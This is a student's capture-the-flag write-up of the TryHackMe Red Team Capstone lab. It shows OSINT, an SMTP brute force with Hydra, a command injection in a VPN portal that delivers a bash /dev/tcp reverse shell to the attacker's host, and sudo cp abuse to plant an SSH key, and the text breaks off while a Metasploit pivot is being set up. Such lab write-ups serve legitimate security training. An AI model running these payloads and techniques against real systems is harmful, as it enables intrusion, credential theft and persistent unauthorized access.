



Red Team Capstone Challenge Network

Write-Up Submission:
HiroNewf

Table of Contents

Table of Contents

Scope

In Scope

Out of Scope

Attack Narrative

OSINT

Enumeration of Web Server

Enumeration of VPN Server

Perimeter Breach

Password Mangling & Brute Forcing against Mail Server

Command Injection on VPN Server

Privilege Escalation with /bin/cp

Pivoting with Metasploit

Initial Compromise of Active Directory

BloodHound (as Laura.wood)

Kerberoasting the CORPDC

Hash Cracking

BloodHound (as svcScanning)

secretsdump.py against Server1

Full Compromise of CORP Domain

secretsdump.py against Domain Controller

Persistence via User Creation

Full Compromise of Parent Domain

Golden Ticket Attack against ROOTDC

PsExec.exe

Admin Password Change

Persistence via User Creation

Full Compromise of BANK Domain

Persistence via User Creation

Compromise of SWIFT and Payment Transfer

JMP Box

Transfer Information

Enumeration of Domain Users

Compromise of Capturer Account

Compromise of Approver Account

Recommendations

Report by: Lauren Catlin

TryHackMe Username: HiroNewf

I am a student currently self studying for the PNPT exam by TCM Security. In the past I have studied for and passed the Comptia Network+ and Security+ exams. My goal is to become a penetration tester and I have been using platforms like TryHackMe in order to work towards that goal.

Scope

In Scope

Assessment	Details
Red Team Engagement	10.200.(52/121/87).x

- Security testing of TheReserve's internal and external networks, including all IP ranges accessible through your VPN connection.
- OSINTing of TheReserve's corporate website, which is exposed on the external network of TheReserve. Note, this means that all OSINT activities should be limited to the provided network subnet and no external internet OSINTing is required.
- Phishing of any of the employees of TheReserve.
- Attacking the mailboxes of TheReserve employees on the WebMail host (.11).
- Using any attack methods to complete the goal of performing the transaction between the provided accounts.

Out of Scope

- Security testing of any sites not hosted on the network.
- Security testing of the TryHackMe VPN (.250) and scoring servers, or attempts to attack any other user connected to the network.
- Any security testing on the WebMail server (.11) that alters the mail server configuration or its underlying infrastructure.
- Attacking the mailboxes of other red teamers on the WebMail portal (.11).
- External (internet) OSINT gathering.
- Attacking any hosts outside of the provided subnet range. Once you have completed the questions below, your subnet will be displayed in the network diagram. This 10.200.X.0/24 network is the only in-scope network for this challenge.
- Conducting DoS attacks or any attack that renders the network inoperable for other users.

Attack Narrative

OSINT


Enumeration of Web Server

Right off the bat we know the IPs of the WEB server, MAIL server and VPN server. First we will have a look at the WEB server running at 10.200.x.13. I began by performing a **nmap** scan against this server.


```
(root@kali) - [/home/kali/Practice/TryHackMe/Red_Team_Capstone]
* nmap -p- -T4 -A 10.200.121.13
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-14 19:47 EDT
Stats: 0:03:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.97% done; ETC: 20:01 (0:11:26 remaining)
Nmap scan report for 10.200.121.13
Host is up (0.28s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 046d161ec10b2fa400c31bd0cce0ba02 (RSA)
|   256 27bfc5dd9ab0849db09c172af4926a1a (ECDSA)
|   256 b398aab42d4468ad76be41a125b731e8 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.29 (Ubuntu)
```

We can see that SSH and HTTP is running on this machine and that it is probably a linux machine. Since SSH is not likely to be useful without any credentials so the HTTP website is what we should look at.




















Lets go and check out the website; here is the landing page.



After some enumeration of the website I find that the site has **directory transversal**, which means that we can navigate through all of the files on the website right from our browser. I didn't find much of use in the code for the website but while looking around this we got a ton of possible usernames from the images' names that are on the site.



Index of /october/themes/demo/assets/image

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory	-	-	-
 antony.ross.jpeg	2023-02-18 20:17	445K	
 ashley.chan.jpeg	2023-02-18 20:17	429K	
 brenda.henderson.jpeg	2023-02-18 20:17	462K	
 charlene.thomas.jpeg	2023-02-18 20:17	472K	
 christopher.smith.jpeg	2023-02-18 20:17	435K	
 emily.harvey.jpeg	2023-02-18 20:17	446K	
 keith.allen.jpeg	2023-02-18 20:17	406K	
 laura.wood.jpeg	2023-02-18 20:17	560K	
 leslie.morley.jpeg	2023-02-18 20:17	462K	
 lynda.gordon.jpeg	2023-02-18 20:17	510K	
 martin.savage.jpeg	2023-02-18 20:18	435K	
 mohammad.ahmed.jpeg	2023-02-18 20:22	423K	
 october.pn	2023-02-18 19:25	34K	
 october.png	2023-02-18 19:25	34K	
 paula.bailey.jpeg	2023-02-18 20:17	501K	
 rhys.parsons.jpeg	2023-02-18 20:17	478K	
 roy.sims.jpeg	2023-02-18 20:17	435K	
 theme-preview.png	2023-02-15 06:28	40K	

We may be able to use these usernames to login to the email server, vpn server, or other services if we can get some passwords for them.

There isn't much else running on this webserver that I was able to make use of, so I moved onto the VPN server to see if we could use these usernames for something.


Enumeration of VPN Server

Just like with the WEB server I will first perform a **nmap** scan to see what we are working with.

SSH, HTTP, and perhaps openvpn is running here, which makes perfect sense for a VPN server. Again I doubt SSH is going to be of much use as of right now and the openvpn port is for VPN connections and we have no such access yet, so lets head right over to the website, which if I had to guess is going to be an access page for the VPN.

I was right about it being a VPN access page, but it seems that we are going to need credentials to get any further on this server. One thing to note though is that a user's internal account is the same as their VPN account, so we if do crack this we can also assume that those same credentials will give us more access to the internal network.

Since we already have some potential usernames, and we were provided with a password base list for this engagement, lets try and do some **password managling** to get into this VPN server as well as the mail server.



The image shows a web page for a VPN portal login. At the top, there is a large circular logo with a gold border. Inside the circle is a stylized gold 'T' logo, followed by the text 'THERESERVE' in gold, and 'STABILITY THROUGH CURRENCY' in smaller gold letters below it. Below the logo, the text 'VPN Portal Login' is displayed in bold black font. The login form itself is a light gray rectangle. It contains a 'User:' label and a text input field with the placeholder 'Enter user'. Below that is a 'Password:' label and a text input field with the placeholder 'Enter password'. A red rectangular box highlights a note that says 'Note: Your internal account should be used.'. At the bottom left of the form is a blue 'Submit' button, and at the bottom right is a checkbox labeled 'Remember me'.

THERESERVE
STABILITY THROUGH CURRENCY

VPN Portal Login

User:

Password:

Note: Your internal account should be used.

☐ Remember me

Perimeter Breach

Password Mangling & Brute Forcing against Mail Server

To perform password mangling we can take a password base list and a rule-set to make a large number of possible passwords for user's accounts. We were provided with a base password list for this engagement and since we were also provided with a password policy we have a pretty good idea of what our rule-set will look like as well.

Here is the base password list we were provided with by **Trimento** for this engagement

```
(root@kali) - [/home/.../Practice/TryHackMe/Red_Team_Capstone/Capstone_Challenge_Resources]
# cat password_base_list.txt
TheReserve
thereserve
Reserve
reserve
CorpTheReserve
corpthereserve
Password
password
TheReserveBank
thereservebank
ReserveBank
reservebank
```

This is the password policy that we were also provided with and it is what we will base our mangling rule-set off of.

```
(root@kali) - [/home/.../Practice/TryHackMe/Red_Team_Capstone/Capstone_Challenge_Resources]
# cat password_policy.txt
The password policy for TheReserve is the following:
* At least 8 characters long
* At least 1 number
* At least 1 special character
```

Now that we have a base password list and our password policy the next thing we need is make our custom rule-set for **john** to use to make our mangled passwords. We can edit our `/etc/john/john.conf` file to give ourselves the needed rule-set.

```
162 #Custom rules
163 [List.Rules:RedTeam-Capstone]
164
165 Az"[0-9]" $[!@#$$%^]
```

Now everything is in place and configured so the last thing to do is run john and get a password list.

```
(kali@kali)-[~/Practice/TrvHackMe/Red Team Capstone/Capstone Challenge Resources]
$ john --wordlist=password_base_list.txt --rules=RedTeam-Capstone --stdout
Using default input encoding: UTF-8
TheReserve0!
thereserve0!
Reserve0!
reserve0!
CorpTheReserve0!
corpthereserve0!
```

This spits out about one thousand passwords for us to use for a brute force attack, we will save them to a file along with all of our usernames and then use [Hydra](#) for said brute force attack.

Our passwords.txt file is the output from our password mangling with john and our usernames.txt file is the usernames we acquired from the WEB server which we added *@corp.thereserve.loc* to the end of to make them into an email address format. We will be running Hydra against the MAIL server (.11) using port 25, which is smtp.


```
(kali㉿kali)-[~/Practice/TryHackMe/Red_Team_Capstone/Capstone_Challenge_Resources]
$ hydra -L usernames.txt -P passwords.txt smtp://10.200.121.11 -v
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-18 13:24:22
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10800 login tries (l:15/p:720), ~675 tries per task
[DATA] attacking smtp://10.200.121.11:25/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] 850.00 tries/min, 850 tries in 00:01h, 9950 to do in 00:12h, 16 active
[STATUS] 906.67 tries/min, 2720 tries in 00:03h, 8080 to do in 00:09h, 16 active
[25][smtp] host: 10.200.121.11 login: laura.wood@corp.thereserve.loc password:
[VERBOSE] using SMTP LOGIN AUTH mechanism
[STATUS] 994.86 tries/min, 6964 tries in 00:07h, 3836 to do in 00:04h, 16 active
[25][smtp] host: 10.200.121.11 login: mohammad.ahmed@corp.thereserve.loc password:
[VERBOSE] using SMTP LOGIN AUTH mechanism
```

It seems that we have two valid credential sets for the users “**laura.wood**” and “**mohammad.ahmed**”. Both of these passwords were quite weak, even though they followed the password policy, which is why we were able to find them through some simple password mangling and brute forcing.

Command Injection on VPN Server

It seems that we can indeed login as both laura.wood and mohammad.ahmed.

Now we have access to the VPN server and from here it we can request a VPN file for our users by entering in their email and hitting “submit”.

This server is to be accessed only by TheReserve employees to request internal access.

Account: laura.wood@corp.thereserve.l

Submit

[Help & Support](#)

TheReserve


[Log Out](#)

And then it automatically downloads an openvpn file for us to use.



After some testing I found that you can enter any text into the “Account” field and it will download a VPN file with that name. This is quite strange and shows that there is no authentication or verification going on here. Lets open up this process in [Burp Suite](#) and see what exactly is going on.

It seems that we are just passing a filename parameter and making a VPN file with that name. It is likely possible to exploit this GET request and get a shell on the VPN server because of it.



First lets setup a **netcat** listener on port 443 so that if our command injection works we will be able to have a shell on the system



Then lets do some **command injection** to connect to our listener from the VPN server. We need to make sure to pass the server a filename first, in this case **test** and then add our command injection to the end of the request or else this will not work. So that means that something like this will be our command **test && /bin/bash -i >&/dev/tcp/10.50.50.72/443 0>&1** (before URL encoding).

```
Request
Pretty Raw Hex
1 GET /requestvpn.php?filename=
  test+%26%26+/bin/bash+-i+%26+/dev/tcp/10.50.50.72/443+0+%261
  HTTP/1.1
2 Host: 10.200.52.12
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/a
  vif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.200.52.12/vpncontrol.php
9 Cookie: PHPSESSID=quqosbg1vpj0tnnnjihmrgkko1
10 Upgrade-Insecure-Requests: 1
11
12
```

Once we send our request over to the server and look back at our netcat listener we see that we now have a shell on the VPN server as the user www-data.

```
www-data@ip-10-200-52-12:/var/www/html$ whoami
whoami
www-data
```

Now we will stabilize our shell with python. This will allow us to run more commands and make sure that our terminal works properly, sometimes with an unstable shell things that should work will not work and it can cause issues later down the line when trying to perform certain actions.

```
www-data@ip-10-200-52-12:/home/ubuntu$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
<bin/python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Privilege Escalation with /bin/cp

We are www-data currently so we do not have that many privileges, which means that it is time to enumerate for a way to privilege escalate on this machine. We see that there is another user called **ubuntu** so perhaps we will be able to become this user.

```
www-data@ip-10-200-52-12:/home/ubuntu$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-200-52-12:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-200-52-12:
    (root) NOPASSWD: /home/ubuntu/openvpn-createuser.sh, /bin/cp
www-data@ip-10-200-52-12:/home/ubuntu$
```

It seems that as www-data we can run **/bin/cp** as sudo from our current user, this should give us a way to gain more privileges on the system.

If we look at GTFOBins we can see that we can use this sudo privilege on **/bin/cp** to both read and write to files on the system. This gives us many possibilities of ways to privilege escalate on this machine.

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
cp "$LFILE" /dev/stdout
```

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

```
LFILE=file_to_write
echo "DATA" | cp /dev/stdin "$LFILE"
```

The way I will exploit this `/bin/cp` privilege is by messing with the SSH keys on the system. Lets have a look at the SSH files on this server, perhaps we can add our own public key to a public key file, this would give us more privileges and some persistence as well.

```
www-data@ip-10-200-52-12:/home/ubuntu$ sudo /bin/cp /home/ubuntu/.ssh/authorized_keys /dev/stdout
<in/cp /home/ubuntu/.ssh/authorized_keys /dev/stdout
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCMLOt6NhiqH5Rp36qJt4jZwfvb/H/+YLRTrx5mS9dSyxump8+chjxkSN0rdgN
tZ6XoaDDdiks1QvKMCqoJqHqp4jh9xTQTj29tagUaZmR0gUwatEJPG0SfqNvNExgsTtu2DW3SxCQYwMtu9S4myr+4x+rwQ739S
rPLMd8mughB13uC/3DCsE4aRvWL7p+McehGGkqvYAfhux/9SNgnIKayozWMPhADhpYlAomGnTtd8Cn+01I1Zmvqz5kJDYmn1Kpp
KW2mgtAVeejNXGC7TQRkH6athI5Wzek9PXiFVu6IZsJePo+y8+n2zh0XM2mHx01QyvK2WZuQCvLpWKW92eF ami0openVPN
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCeZbsrpsTaTF6VqP3nAl9icN4AGzsrhyxHHJq3nikhy7MV0effPfpwGgIuY2/
8n3Ec7pcS803eWZLZInQqsyby6ET072BkPu9Ku7a1VTvWfNJytP49a/AajZ4PpvdT4smJkhxXgF7Y0Z9fd6DgYvkeE7e/xTdYy
sU4lmzGUbt5xPAKWlVh3kzt/8Ay+JaTnevXpWfEvWN2tushosde2XcyMfQAFYpFo0F5gL7QgkqoV4gm73SH93vvq0mNuq1GyGzX
iWP5auwJK4qSnS1Mxtx2WbTyE61zTnsxA90QSHTtMNMiAQ0AMTF/DQ38wPEy4SNaIecJCFPkqM50cTw++w7 TGreen-Key
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC+IKDiXx+vyfu2QWArKGBJeT1Q/WvF7jX1slAmt/iZu89fUABt200wtqxs5e3
8z04RvM8xqYwk3Pn0Sikqcaqlk2ra2A7xFdG92RNs4QYXJUyK6dW+G5RZGBQe+f0nIFx9Dz19WqlfbGWpenke5PYGLpNvZr1A9
EvIvIJG6+1Kf9CRgI0T5vkarqpuVSIqyS3wgg0mj/vtzGM0bjERJJdsHaRtje4FJaRK3obIsOpfvSchq9QAmp72EYA4X4+eifTh
m1IF/o3b8uFw0TlhznjKtcEL5Dfrqc8X2Yv2p9R5kjI6/fpZbuXWVRWUHAu+Snu0RPqacJXGuAxUpb0COKf ubuntu@ip-172-3
1-10-250
www-data@ip-10-200-52-12:/home/ubuntu$
```

As GTFOBins showed us we can read the `/home/ubuntu/.ssh/authorized_keys` file and see all of the public keys for this user. We should be able to generate our own SSH key pair and place the public key into this file, this would allow us to SSH into this box as ubuntu.

```
(kali㉿kali)-[~/Practice/TryHackMe/Red_Team_Capstone]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): /home/kali/Practice/TryHackMe/Red_Tea
m_Capstone/id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/Practice/TryHackMe/Red_Team_Capstone/id_rsa
Your public key has been saved in /home/kali/Practice/TryHackMe/Red_Team_Capstone/id_rsa.pub
The key fingerprint is:
SHA256:7qBuWpQRrh2bXpeFg8a+UBH01T2Iv96K1ZRnuZTpWpI kali@kali
The key's randomart image is:
+---[RSA 3072]-----+
|  ..+.  ..+  |
|  . o +.oo o  |
|  + = +. .  |
|  o X  +. . +  |
|  . B o S o.B  |
|  o o + ..B .  |
|  o o ..E.+  |
|  ... o o.+  |
|  .+o  o o.  |
+---[SHA256]-----+
```

With our SSH keys generated lets copy our public key which is saved to a file called `id_rsa.pub` and echo the key into the `/home/ubuntu/.ssh/authorized_keys` file. Before that though we need to make sure to set our `LF`FILE to `/home/ubuntu/.ssh/authorized_keys` like GTF0Bins told us to. This can be done with the following command `LF`FILE=`/home/ubuntu/.ssh/authorized_keys`. Then we can echo our public key into the file.

```
www-data@ip-10-200-52-12: /home/ubuntu$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDjNRRz/XtnymmVJI
/QTb3xV50gsVekqgbQqxWmj14gPh4I/weEaUalmAPDg296lQrJQkZ7MNCfbxp/1kToH61WhrREPBkMMp8wtY8H1pJSFz+THFKLr
z+xJBIGl8VV1GZSSI5qUN1QWMdRFoxVlKWwZrSamilX2G3atnKo8poT9tXb5b9Kyv8fqA495LOVoU8f82TbtSZVcQI+1NV0xF0X
Xd4j0vEpe8ekCrIdQ+RHZ+6UqT1kvIMC/IY7WLQ2PBs9NVrDVfD2L/alW0sxLBeFho+YJZANjznIEJAPxhjArv6Fks4yzKrmcvI
LHArtmI8MVN1BwtjlacjonySC/CLy0xB3nt9qAWLF/+zvbbf385ZBKPD1Efw7dfNb1uQSSF5fPpFrgEwJnUcYqEdo5LUANhwm12
PV3KxUDQ3VMcDpdb23r4L6+djQTHr/CK24PhpXhpqMomi4clJ2aEmJ5QHHzH6CywxEeBNquvt73RlGz4HTmS2+u8ImQIDTp56aG9
1s= kali@kali" | sudo /bin/cp /dev/stdin "$LFFILE"
<G91s= kali@kali" | sudo /bin/cp /dev/stdin "$LFFILE"
```

We can now SSH into the VPN server as the ubuntu user with our newly created SSH keypair.


```
(kali㉿kali)-[~/Practice/TryHackMe/Red_Team_Capstone]
$ ssh ubuntu@10.200.52.12 -i id_rsa
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!    @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:dGQHhg7ZasXDAooKZld+4avNHUnevEuyj0ieTXfV628.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending ED25519 key in /home/kali/.ssh/known_hosts:8
    remove with:
    ssh-keygen -f "/home/kali/.ssh/known_hosts" -R "10.200.52.12"
Host key for 10.200.52.12 has changed and you have requested strict checking.
Host key verification failed.
```

```
(kali㉿kali)-[~/Practice/TryHackMe/Red_Team_Capstone]
$ ssh-keygen -f "/home/kali/.ssh/known_hosts" -R "10.200.52.12"
# Host 10.200.52.12 found: line 8
/home/kali/.ssh/known_hosts updated.
Original contents retained as /home/kali/.ssh/known_hosts.old
```

```
(kali㉿kali)-[~/Practice/TryHackMe/Red_Team_Capstone]
$ ssh ubuntu@10.200.52.12 -i id_rsa
The authenticity of host '10.200.52.12 (10.200.52.12)' can't be established.
ED25519 key fingerprint is SHA256:dGQHhg7ZasXDAooKZld+4avNHUnevEuyj0ieTXfV628.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.200.52.12' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-1101-aws x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

System information as of Sat May 20 01:36:15 UTC 2023

System load:	0.0	Processes:	114
Usage of /:	49.4% of 7.68GB	Users logged in:	0
Memory usage:	19%	IP address for ens5:	10.200.52.12
Swap usage:	0%	IP address for tun0:	12.100.1.1

```
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch
```

```
72 packages can be updated.
1 update is a security update.
```

```
Last login: Thu May 4 17:53:22 2023 from 102.132.177.54
```

```
ubuntu@ip-10-200-52-12:~$
```

Now that we have a shell as ubuntu we will look at what we can do from this position on the system. The `sudo -l` command will show us what we can run as sudo as this user.

```
ubuntu@ip-10-200-52-12:~$ sudo -l
Matching Defaults entries for ubuntu on ip-10-200-52-12:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ubuntu may run the following commands on ip-10-200-52-12:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
ubuntu@ip-10-200-52-12:~$
```

Looks like we can run anything as root that we want to with no password needed, if that is the case then I don't see a real reason that we need to become root at this point in time as we can already do pretty much anything we want.

From this machine it seems that we can hit some of the internal network (.21, .22, .31 and .32). Lets setup a proxy so that we can hit these machines from our own machine and won't have to do nmap scanning and attacking from this VPN server.

Pivoting with Metasploit

Lets run `msfconsole` and search for `/multi/handler`.

```

(kali㉿kali)-[~]
$ msfconsole -q
msf6 > search multi/handler

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Descr
-  -  -                                     -             -      -      -
-----
0  exploit/linux/local/apt_package_manager_persistence 1999-03-09      excellent No      APT P
ackage Manager Persistence
